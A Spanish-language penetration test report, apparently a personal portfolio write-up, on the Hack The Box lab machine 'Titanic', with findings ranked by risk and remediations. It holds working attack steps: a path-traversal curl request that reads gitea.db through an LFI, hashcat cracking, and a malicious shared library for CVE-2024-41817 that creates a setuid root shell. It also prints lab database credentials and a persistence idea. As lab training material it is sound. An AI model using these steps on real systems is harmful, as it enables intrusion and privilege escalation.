Prueba de Penetración

HTB Labs (Titanic)

nico.sanchezsierra@hotmail.com, OSID: OS-005

2025-08-26

Contents

1 Reporte

1.1 Introducción

¡Ya hemos vuelto de vacaciones! Hoy retomaremos otra vez el camino de pruebas de penetración llevadas a una documentación lo más profesional posible e intento de hacerlas lo cercanas a la realidad.

Recordemos que este proceso nos ayuda a entender correctamente lo que supone una falla del sistema y como podemos solucionarlo (y explotarlo).

En esta ocasión, presentaré un informe técnico basado en el análisis de la máquina “Titanic”, disponible en la plataforma Hack The Box (HTB Labs). Esta máquina a pesar de ser de dificultad leve, veremos ciertas vulnerabilidades críticas comprometibles.

¡Dicho esto, comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.
El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia.
Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
3	1	0	2	6

ID	Riesgo	CVE	Nombre
1	Bajo	N/A	Enumeración de Directorios
2	Bajo	N/A	Versión de WebApp Expuesta
3	Alto	N/A	Información Sensible Accesible
4	Crítico	N/A	Local File Inclusion
5	Crítico	N/A	Credenciales Inseguras
6	Crítico	CVE-2024-41817	Ejecución Remota de Código

2.1 Recomendaciones

Visto las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.
Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.11.55

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.11.55

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.55	22,80

Servicio	Versión
ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.10
http (titanic.htb)	Apache httpd 2.4.52

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias.
Descubrimiento de puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.11.55

Host is up, received user-set (0.042s latency).
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

Figure 3.1: nmap -sS -n -Pn -p- –reason –min-rate 5000 –disable-arp-ping 10.10.11.55

Escaneo de versiones:

```
nmap -sCV -A -O -p22,80 10.10.11.55

Host is up (0.042s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose|router
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
```

Figure 3.2: nmap -sCV -A -O -p22,80 10.10.11.55

A través de enumeración de directorios, encontramos dos páginas web, añadiremos dos secciones informativas a través de eyewitness.



Figure 3.3: eyewitness –web –single http://titanic.htb



Figure 3.4: eyewitness –web –single http://dev.titanic.htb

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del

documento.

3.2.1.3 Vulnerabilidad (ID: 1, Enumeración de Directorios)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de enumeración y recolección de información se identificaron directorios expuestos y un subdominio adicional: dev.titanic.htb.

Aunque esta información no constituye por sí sola una vulnerabilidad crítica, proporciona a un atacante un punto de partida para explorar servicios internos o entornos de desarrollo que podrían contener configuraciones inseguras, información sensible o vectores de ataque adicionales.

Servicios Afectados: Subdominio dev.titanic.htb y sus directorios.

Remedio de la vulnerabilidad: Se recomienda usar nombres más complejos en los subdominios y directorios para que no sean encontrados fácilmente. Además de usar controles de acceso para aquellos lugares de acceso restringido.

Pruebas:

Durante la prueba de penetración se utilizó la herramienta FFUF para el descubrimiento de directorios y subdominios:



Figure 3.5: ffuf -w subdomain.list -u http://10.10.11.55 -H 'Host: FUZZ.titanic.htb'

```
 :: Method           : GET
 :: URL              : http://dev.titanic.htb/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1,1107
 ________________________________________________

developer               [Status: 200, Size: 25150, Words: 2139, Lines: 506, Duration: 76ms]
administrator           [Status: 200, Size: 19997, Words: 1619, Lines: 417, Duration: 75ms]
```

Figure 3.6: ffuf -w directory.list -u http://dev.titanic.htb/FUZZ

3.2.1.4 Vulnerabilidad (ID: 2, Versión de WebApp Expuesta)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de reconocimiento, se identificó el servicio Gitea en el subdominio dev.titanic.htb. La versión específica de la aplicación se encuentra expuesta en la parte inferior de la interfaz web.

Si bien la exposición de la versión no constituye por sí sola una vulnerabilidad crítica, esta información puede ser utilizada por un atacante para detectar vulnerabilidades y diseñar vectores de ataque.

Servicios Afectados: Subdominio 'dev.titanic.htb'

Remedio de la vulnerabilidad: Se recomienda ocultar el número de versión en la interfaz pública. Y mantener las aplicaciones actualizadas a la última versión estable.

Pruebas:

Se identificó la versión de la aplicación directamente en la interfaz web:



Figure 3.7: Url: http://dev.titanic.htb

3.2.1.5 Vulnerabilidad (ID: 3, Información Sensible Accesible)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba de penetración se identificaron directorios accesibles en el subdominio dev.titanic.htb. En particular, dentro del directorio correspondiente al

usuario developer se encontraron archivos que exponen información sensible de forma pública y sin ningún tipo de autenticación. La información incluye credenciales de acceso MySQL, Rutas internas del sistema y Usuarios del sistema operativo.

La exposición de este tipo de información constituye un gran riesgo, ya que permite conocer mucha información sensible sobre el sistema (Rutas y Usuarios del sistema).

Servicios Afectados: Directorios 'dev.titanic.htb', Credencial MySQL, Usuarios y Rutas del sistema.

Remedio de la vulnerabilidad: Se recomienda eliminar esta información del acceso público y re-stringirla con controles de acceso y métodos de autenticación. Además de cambiar las contraseñas expuestas. En caso de ser posible modificar la ruta que se expuso públicamente.

Pruebas:

Se identificó la información sensible a través de archivos publicados en el directorio del usuario developer:

```
version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
```

Figure 3.8: URL: http://dev.titanic.htb/developer/docker-config/src/branch/main/mysql

```yaml
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
```

Figure 3.9: URL: http://dev.titanic.htb/developer/docker-config/src/branch/main/gitea

3.2.1.6 Vulnerabilidad (ID: 4, Local File Inclusion)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba de penetración se identificó una vulnerabilidad de Local File Inclusion (LFI) en el dominio titanic.htb. La falla se produce debido a una validación inadecuada de parámetros en la aplicación web, lo que permite a un atacante manipular entradas de usuario para forzar la inclusión de archivos locales del servidor en la respuesta HTTP.

Esta vulnerabilidad no requiere autenticación previa, lo que amplifica el riesgo, ya que cualquier usuario no autorizado puede explotarla.

Explotar esta vulnerabilidad permite al atacante leer y descargar los ficheros y configuraciones del sistema.

Servicios Afectados: Dominio ‘titanic.htb’

Remedio de la vulnerabilidad: Se recomienda implementar validaciones estrictas en los parámetros de entarda, y hacerlo desde la parte del servidor y no desde el cliente. La implementación de un Firewall Web (WAF) para controlar el flujo de datos y detectar patrones.

Pruebas:

Durante la auditoría se logró manipular la aplicación para incluir archivos locales, como por ejemplo:



Figure 3.10: Burpsuite

3.2.1.7 Vulnerabilidad (ID: 5, Credenciales Inseguras)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: A partir de la información obtenida en fases previas (enumeración de directorios, usuarios locales y explotación de LFI), se identificó la ubicación de la base de datos de Gitea en el servidor titanic.htb.

Mediante la explotación del LFI fue posible descargar el archivo de base de datos (gitea.db), que contenía credenciales del usuario developer. Posteriormente, las contraseñas almacenadas fueron descifradas con herramientas de cracking, lo que permitió obtener acceso válido a la cuenta del usuario afectado.

Este hallazgo representa un compromiso total de credenciales y pone en riesgo tanto la confidencialidad como la integridad del sistema.

Servicios Afectados: Dominio titanic.htb, usuario developer y gitea.db

Remedio de la vulnerabilidad: Se recomienda urgentemente cambiar las credenciales del usuario 'developer', además de aplicar políticas más estrictas en las contraseñas. Como dijimos anteriormente, parchear el LFI del dominio 'titanic.htb'.

Pruebas:

Se logró descargar la base de datos de Gitea explotando el LFI:



Figure 3.11: curl -s "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db" -o gitea.db

Posteriormente se extrajeron los hashes de contraseñas y se procedió a su descifrado mediante Hashcat:



Figure 3.12: hashcat -a 0 -m 10900 hash /usr/share/wordlist/rockyou.txt

3.2.1.8 Vulnerabilidad (ID: 6, Ejecución Remota de Código)

Riesgo: Crítico

CVE: CVE-2024-41817

Explicación de la vulnerabilidad: Tras obtener acceso al sistema como el usuario developer, se identificó la presencia del software ImageMagick (Magick 7.1.1-35) en una versión vulnerable. Esta versión se ve afectada por la vulnerabilidad CVE-2024-41817, la cual permite la ejecución remota de código (RCE) mediante la carga de archivos de configuración manipulados.

La explotación exitosa de esta vulnerabilidad permite a los atacantes ejecutar código arbitrario con privilegios elevados y finalmente obtener acceso como root en el sistema.

Servicios Afectados: Sistema Operativo y Programa Magick

Remedio de la vulnerabilidad: Se recomienda urgentemente actualizar Magick a una versión actualizada donde arreglen esta vulnerabilidad. También es recomendable usar modelos de Privilegio Mínimo y Zero-Trust para que no ejecuten cosas que de normal no deberían de hacer.

Pruebas:

Durante la explotación se elaboró una librería maliciosa libxcb.so.1 y se utilizó para forzar la carga de código arbitrario por parte de ImageMagick. Como resultado, se obtuvo un binario con privilegios root en /tmp/sh, confirmando la escalada de privilegios:

```
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void init(){
 system("cp /bin/sh /tmp && chmod u+s /tmp/sh");
 exit(0);
}
EOF
developer@titanic:/opt/app/static/assets/images$ /tmp/sh -p
# id
uid=1000(developer) gid=1000(developer) euid=0(root) groups=1000(developer)
```

Figure 3.13: Privilege Escalation

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas:

Como anteriores máquinas, la forma más sencilla sería ocultar el fichero /tmp/sh a un lugar oculto para el usuario developer, y de esa forma obtendríamos privilegios root.

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas: En esta máquina no hay muchas cosas que eliminar más que la librería maliciosa que usamos para elevar privilegios. Pues eliminamos eso y ya estaría la máquina limpia.